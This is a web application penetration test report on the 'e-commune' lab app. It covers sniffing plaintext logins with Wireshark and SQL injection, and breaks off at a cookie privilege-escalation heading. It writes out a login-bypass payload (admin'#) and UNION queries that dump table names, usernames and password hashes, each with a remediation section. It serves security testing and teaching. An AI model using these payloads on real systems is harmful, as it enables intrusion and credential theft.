e-commune

Web Application Security

Final Report

Shannon Dsouza
1-12-2020

Index

Synthesis

The testing of vulnerabilities in the e-commune web application. All methods of exploiting the application are explored.

There are 7 critical vulnerabilities, 2 medium impact vulnerabilities, and 2 low impact vulnerabilities discovered.

The critical vulnerabilities can impact the business significantly. These vulnerabilities usually allow unfettered access to the application or allow remote code execution on the server. The medium impact vulnerabilities can impact the business but not as significantly as the critical vulnerabilities. These are usually either not plain-text sensitive information or are only exploitable using other exploits with it.

The low impact vulnerabilities have minimal impact on the business or are minor security breaches.

It is recommended that you encrypt all network traffic, implement a minimum password strength requirement, use a stronger cookie policy, use filters to prevent SQL injection, use a filter to prevent the cross-site scripting, prevent arbitrary file upload, prevent sensitive information leaks, use strong hashing algorithms and salts when storing sensitive information.

Vulnerabilities

Vulnerability 1: Network traffic is unencrypted.

Criticality: High


a) Business impact: Login credentials sent in plain-text over a network is a huge vulnerability and can have a very high business impact as anyone sniffing the network will gain the credentials of every account.
b) Exploitability: This vulnerability is easy to exploit even by someone that is not a motivated attacker. It simply requires access to the network and a sniffing tool such as Wireshark.
c) Remediation: Use of strong encryption to ensure none of the network traffic is human-readable will fix this vulnerability. Use of an TLS certificate is the easiest fix for this vulnerability. This will require additional capital to implement.

Description:

All network traffic is unencrypted and transmitted in plain-text. Anyone with access to the network can use a network sniffing tool to read all network communications including sensitive information such as login credentials. The exploitation of this vulnerability does not require any particular skills and is therefore very easily exploitable.

Exploitation:

a) Launch Wireshark to sniff network traffic.



VMware Accelerated AMD PCNet Adapter (Microsoft's Packet Scheduler) : \Device\NPF_{E5DAF3CB-6CC5-416E-B092-FBEBF2E58023} [...
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply Save

```
Filter: tcp.stream eq 0

No.  Time        Source          Destination     Protocol Length Info
   3 5.93929500 192.168.63.128  192.168.63.129  TCP        62 gwha > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S
   4 5.93958500 192.168.63.129  192.168.63.128  TCP        62 http > gwha [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
   5 5.93959400 192.168.63.128  192.168.63.129  TCP        54 gwha > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
   6 5.94131800 192.168.63.128  192.168.63.129  TCP        54 [TCP Dup ACK 5#1] gwha > http [ACK] Seq=1 Ack=1 Wi
   7 5.94550300 192.168.63.128  192.168.63.129  HTTP      560 POST /login.php HTTP/1.1  (application/x-www-form-
   8 5.95666100 192.168.63.129  192.168.63.128  HTTP      847 HTTP/1.1 302 Found
   9 5.96053200 192.168.63.128  192.168.63.129  HTTP      573 GET /index.php HTTP/1.1
  10 5.96857200 192.168.63.129  192.168.63.128  TCP      1514 [TCP segment of a reassembled PDU]
  11 5.96858800 192.168.63.129  192.168.63.128  HTTP      516 HTTP/1.1 200 OK  (text/html)
  12 5.96859800 192.168.63.128  192.168.63.129  TCP        54 gwha > http [ACK] Seq=1026 Ack=2716 Win=65535 Len=
  18 11.4843410 192.168.63.129  192.168.63.128  TCP        60 http > gwha [FIN, ACK] Seq=2716 Ack=1026 Win=63215
  19 11.4843660 192.168.63.128  192.168.63.129  TCP        54 gwha > http [ACK] Seq=1026 Ack=2717 Win=65535 Len=
  20 11.4849890 192.168.63.128  192.168.63.129  TCP        54 gwha > http [FIN, ACK] Seq=1026 Ack=2717 Win=65535
  21 11.4854820 192.168.63.129  192.168.63.128  TCP        60 http > gwha [ACK] Seq=2717 Ack=1027 Win=63215 Len=
```

Wireshark sniffing traffic

b) Access the e-commune web application and login.




Bienvenue

Note au pentesters:
Les codes d'acces sont:
admin/admin pour l'acteur administrateur.
agent/agent pour l'acteur agent.
chef/chef pour l'acteur chef de famille

Logged into the e-commune web application as admin

c) Read network traffic using Wireshark.



```
Content-Type: application/x-www-form-urlencoded
Content-Length: 22

login=[redacted]&pass=[redacted]HTTP/1.1 302 Found
Date: Sun, 01 Nov 2020 10:52:02 GMT
Server: Apache/2.4.2 (Win32) PHP/5.4.6
X-Powered-By: PHP/5.4.6
```

Login credentials transmitted in plain-text visible on Wireshark

<u>Remediation:</u>

Use strong encryption to ensure none of the information transmitted over the network is readable by anyone besides the intended parties. Implementation of an TLS certificate will fix this vulnerability and it can quite easily be accomplished. Once implemented all communications between the client and the server will be encrypted.

Reference:

https://blogs.vmware.com/networkvirtualization/2020/09/network-security-encrypted.html/

Vulnerability 2: SQL injection vulnerabilities.

a) Bypassing Logins

<u>Criticality: High</u>


a) Business impact: This SQL injection grants access to any account with minimal effort. The business impact of such a vulnerability is high.
b) Exploitability: This vulnerability is the most basic SQL injection and is therefore exploitable by anyone who wants to gain access to the application.
c) Remediation: Filter SQL queries for special characters, use input validation or escaping to prevent SQL injection. These would require some manpower to develop.

<u>Description:</u>

Simply following the username with '# will comment out the rest of the SQL query and allow access to the application with the username alone. For example, if the username is 'admin', entering admin'# and ignoring the password will grant access to the admin account.


<u>Exploitation:</u>

a) Enter the username admin'#. You can leave the password blank or enter any value.



Enter a username followed by '#

b) The attacker now has access to the admin account.



Bienvenue

Note au pentesters:
Les codes d'acces sont:
admin/admin pour l'acteur administrateur.
agent/agent pour l'acteur agent.
chef/chef pour l'acteur chef de famille

b) SQL injection to return login credentials.

Criticality: High


a) Business impact: SQL injections allow attackers to access data they are not permitted to, from the database. This can have a very high impact as sensitive information can be accessed by anyone.
b) Exploitability: SQL injections require knowledge of SQL and certain skills to perform, they are not readily exploitable.
c) Remediation: Filter SQL queries for special characters, use input validation or escaping to prevent SQL injection. These would require a slight increase in manpower to develop.

Description:

SQL injection is performed by adding an SQL query into a predefined query so that it returns more data than it was supposed to. In this case we exploit queries to identify the names of the table and columns and then the user credentials.

Exploitation:

a) Check how may columns are returned by using UNION and adding column numbers from the default information_schema table. Here we identify that 9 columns are being returned and column 8 is being displayed.




```
www.e-commune.org/index.php?cat=citoyen&ncat=52 UNION SELECT 1,2,3,4,5,6,7,8,9 FROM information_schema.tables
```

AccueilErreur de syntaxe près de 'AND type_
Warning: mysql_num_rows() expects parame
categorie introuvable

Erreur de syntaxe près de 'AND (id_groupe=1 OR id_grou
Warning: mysql_num_rows() expects parameter 1 to be

We see that 9 columns are returned and column 8 is the one displayed to the user.

b) Identify the names of the tables in the database by returning the rows in the column ‘table_name’. We see there is a table ‘utilisateur’.



```
www.e-commune.org/index.php?cat=&ncat=50 UNION SELECT 1,2,3,4,5,6,7,table_name,9 FROM information_schema.tables
```

ordre_du_jour

personne

repere

rubrique

type_commande

type_dossier

utilisateur


articles

users

columns_priv

We will try to return the rows in the table utilisateur visible here.

c) Identify the columns in the table 'utilisateur' using the column name 'column_name'




```
www.e-commune.org/index.php?cat=citoyen&ncat=52 UNION SELECT 1,2,3,4,5,6,7,column_name,9 FROM information_schema.columns WHERE table_name = "utilisateur"
```

```
Champ 'id_groupe' inconnu dans where clause
Warning: mysql_num_rows() expects parameter 1 to be resource, boolean given in C:\Pr
```

The columns login and password are interesting

d) Now reveal the information in the columns login and password using the following queries.




```
www.e-commune.org/index.php?cat=citoyen&ncat=52 UNION SELECT 1,2,3,4,5,6,7,login,9 FROM utilisateur
```

Apprendre

Entreprendre

[redacted]

All the usernames from the users table are displayed



Site web communal type

www.e-commune.org/index.php?cat=citoyen&ncat=52 UNIC

Apprendre

Entreprendre

[redacted]

The hashes of all the passwords are displayed to the user

Remediation:

Use input validation or escaping to prevent SQL injection from occurring. These can be implemented quite easily using a php script and SQL injections would no longer work.

Reference:

https://owasp.org/www-community/attacks/SQL_Injection

Vulnerability 3: Privilege escalation using cookies.

Criticality: High

